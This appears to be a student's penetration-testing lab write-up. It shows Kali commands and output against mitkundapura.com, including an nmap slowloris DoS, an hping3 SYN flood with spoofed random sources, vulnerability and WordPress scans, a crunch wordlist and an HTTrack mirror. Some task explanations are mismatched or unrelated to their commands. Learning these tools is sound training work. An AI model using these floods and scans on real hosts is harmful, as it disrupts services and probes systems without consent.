Name:Ashriya

Date:3/3/2023


Task:1

1.Dos attack using nmap

The Nmap Scripting Engine (NSE) has numerous scripts that can be used to perform DoS attacks. This specific recipe will demonstrate how to locate DoS NSE scripts, identify the usage of the scripts, and show how to execute them.

Command:

$nmap –script http-slowloris –max-parallclism 400 mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source mitkundapura.com
HPING mitkundapura.com (eth0 217.21.87.244): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
—— mitkundapura.com hping statistic ——
9837741 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$ echo "ashriya"
ashriya
```

2.Sql empty password enumeration scanning using nmap

New system administrators and distracted users often make the mistake of leaving the root account of a MySQL server with no password. This is a blatant security vulnerability that could be exploited by attackers.

Command:

$nmap –p 3306 –script ms-sql-info –script-args mssql.instance-port=3306 mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 --script ms-sql-info --script-args mssql.instance-port=3306 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 10:44 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.038s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds

┌──(kali㉿kali)-[~]
└─$ echo "ashriya"
ashriya
```

3.Vulnerability scan using nmap


Nmap or network mapper, is a toolkit for functionality and penetration testing throughout a network, including port scanning and vulnerability detection. Nmap scripting engine (NSE) Script is one of the most popular and powerful capabilities of Nmap. These Nmap vulnerability scan scripts are used by penetration testers and hackers to examine common known vulnerabilities.

Command:

$nmap –sV –script vuln mitkundapura.com



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 12:38 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.054s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       ProFTPD or KnFTPD
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
80/tcp   open  http      LiteSpeed
```




```
SF:>\n<html\x20style=\"height:100%\">\n<head>\n<meta\x20name=\"viewport\"\
SF:x20content=\"width=device-width,\x20initial-scale=1,\x20shrink-to-fit=n
SF:o\"\x20/>\n<title>\x20403\x20Forbidden\r\n</title></head>\n<body\x20sty
SF:le=\"color:\x20#444;\x20margin:0;font:\x20normal\x2014px/20px\x20Arial,
SF:\x20Helvetica,\x20sans-serif;\x20height:100%;\x20background-color:\x20#
SF:fff;\">\n<div\x20style=\"height:auto;\x20min-height:100%;\x20\">\x20\x2
SF:0\x20\x20\x20<div\x20style=\"text-align:\x20center;\x20width:800px;\x20
SF:margin-left:\x20-400px;\x20position:absolute;\x20top:\x2030%;\x20left:5
SF:0%;\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20style=\"margin:0;\x20fon
SF:t-size:150px;\x20line-height:150px;\x20font-weight:bold;\">403</h1>\n<h
SF:2\x20style=\"margin-top:20px;font-size:\x2030px;\">Forbidden\r\n</h2>\n
SF:<p>Access\x20to\x20this\x20resource");
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 287.58 seconds

┌──(kali㉿kali)-[~]
└─$ echo "ashriya"
ashriya
```

4.Create a password list using character “fghy” the password be min and maximum length 4 letters using tool hydra

This wouldn't have been too much of a problem if they hadn't stored all of their passwords unencrypted, in plain text for an attacker to see. They downloaded a list of all the passwords and made it publically available.

Command:

```
$crunch 4 4 fghy –o wordlist.txt
```




```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo "ashriya"
ashriya
```

5.Wordpress scan using nmap

Nmap is one our favorite tool when it comes to security testing (except for WPSec.com). Nmap was created in 1997 by Gordon Lyon aka Fyodor. The current version 7.60 contains about 580 different NSE-scripts (Nmap Scripting Engine) used for different security checks or information gathering and about six of them are related to WordPress.

Command:

$nmap –script http-wordpress-enum –script-args type=”themes” mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-wordpress-enum --script-args type="themes" mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 10:44 EST
NSE: [http-wordpress-enum] got no answers from pipelined queries
NSE: [http-wordpress-enum] got no answers from pipelined queries
NSE: [http-wordpress-enum] got no answers from pipelined queries
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.043s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
7443/tcp open  oracleas-https
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 19.74 seconds

┌──(kali㉿kali)-[~]
└─$ echo "ashriya"
ashriya
```

6.What is use of HTTrack? Command copy website


HTTrack allows users to download World Wide Web sites from the Internet to a local computer. By default, HTTrack arranges the downloaded site by the original site's relative link-structure. The downloaded (or "mirrored") website can be browsed by opening a page of the site in a browser.

Command:

$httrack mitkundapura.com



```
┌──(kali㉿kali)-[~/www.kali.org]
└─$ httrack https://www.kali.org/
There is an index.html in the directory  but no cache
There is an index.html in the directory, but no cache
A site may have been mirrored here, and erased..
Be sure parameters are ok

Press <Y><Enter> to confirm, <N><Enter> to abort

Mirror launched on Thu, 02 Mar 2023 13:31:01 by HTTrack Website
 Copier/3.49-4+libhtsjava.so.2 [XR&CO'2014]
mirroring https://www.kali.org/ with the wizard help..
* https://www.kali.org/style.min.css?ver=9dcb8d7a329673546e9148
* https://www.kali.org/index.min.css?ver=673d3daa4e46aac51ebbc1
* https://www.kali.org/images/notebook-kali-2022.1.jpg (119708
* https://www.kali.org/docs/community/contribute/ (37544 bytes)
* https://www.kali.org/docs/development/live-build-a-custom-kal
* https://www.kali.org/docs/general-use/metapackages/ (39389 by
* https://www.kali.org/images/tool-logo-aircrack-ng.svg (7876 b
* https://www.kali.org/images/tool-logo-burp.svg (4763 bytes) -
* https://www.kali.org/images/tool-logo-hydra.svg (174073 bytes
* https://www.kali.org/images/tool-logo-john.svg (25920 bytes)
* https://www.kali.org/images/tool-logo-maltego.svg (5671 bytes
* https://www.kali.org/images/tool-logo-metasploit.svg (2269 by
* https://www.kali.org/images/tool-logo-nmap.svg (6874 bytes) -
* https://www.kali.org/images/tool-logo-responder.svg (9926 byt
* https://www.kali.org/tools/metasploit-framework/ (55999 bytes
* https://www.kali.org/images/tool-logo-sqlmap.svg (4258 bytes)
* https://www.kali.org/images/tool-logo-wireshark.svg (10395 by
* https://www.kali.org/images/tool-logo-crackmapexec.svg (16405
* https://www.kali.org/images/tool-logo-ffuf.svg (5288 bytes) -
* https://www.kali.org/images/tool-logo-powershell-empire.svg (
```



```
  38/51: https://www.kali.org/images/tool-logo-nmap.svg (6874 byt
  40/51: https://www.kali.org/images/tool-logo-responder.svg (992
  42/51: https://www.kali.org/images/tool-logo-sqlmap.svg (4258 b
  44/51: https://www.kali.org/images/tool-logo-wireshark.svg (103
  45/51: https://www.kali.org/tools/crackmapexec/ (37139 bytes) -
  46/51: https://www.kali.org/images/tool-logo-crackmapexec.svg (
  48/51: https://www.kali.org/images/tool-logo-ffuf.svg (5288 byt
  49/51: https://www.kali.org/tools/powershell-empire/ (0 bytes)
  50/51: https://www.kali.org/images/tool-logo-powershell-empire.
  Done.11164 bytes) - OK
  Thanks for using HTTrack!

┌──(kali㉿kali)-[~/www.kali.org]
└─$ ls
about-us       features          newsletter
backblue.gif   get-kali          partnerships
blog           hts-cache         rss.xml
community      hts-log.txt       sitemap.xml
contact        images            style.mina38a.css
docs           index.html        tools
fade.gif       index.mine839.css www.kali.org

┌──(kali㉿kali)-[~/www.kali.org]
└─$ cd www.kali.org

┌──(kali㉿kali)-[~/www.kali.org/www.kali.org]
└─$ ls
about-us   docs      index.html        rss.xml
blog       features  index.mine839.css sitemap.xml
community  get-kali  newsletter        style.mina38a.css
contact    images    partnerships      tools

┌──(kali㉿kali)-[~/www.kali.org/www.kali.org]
└─$ echo "ashriya"
```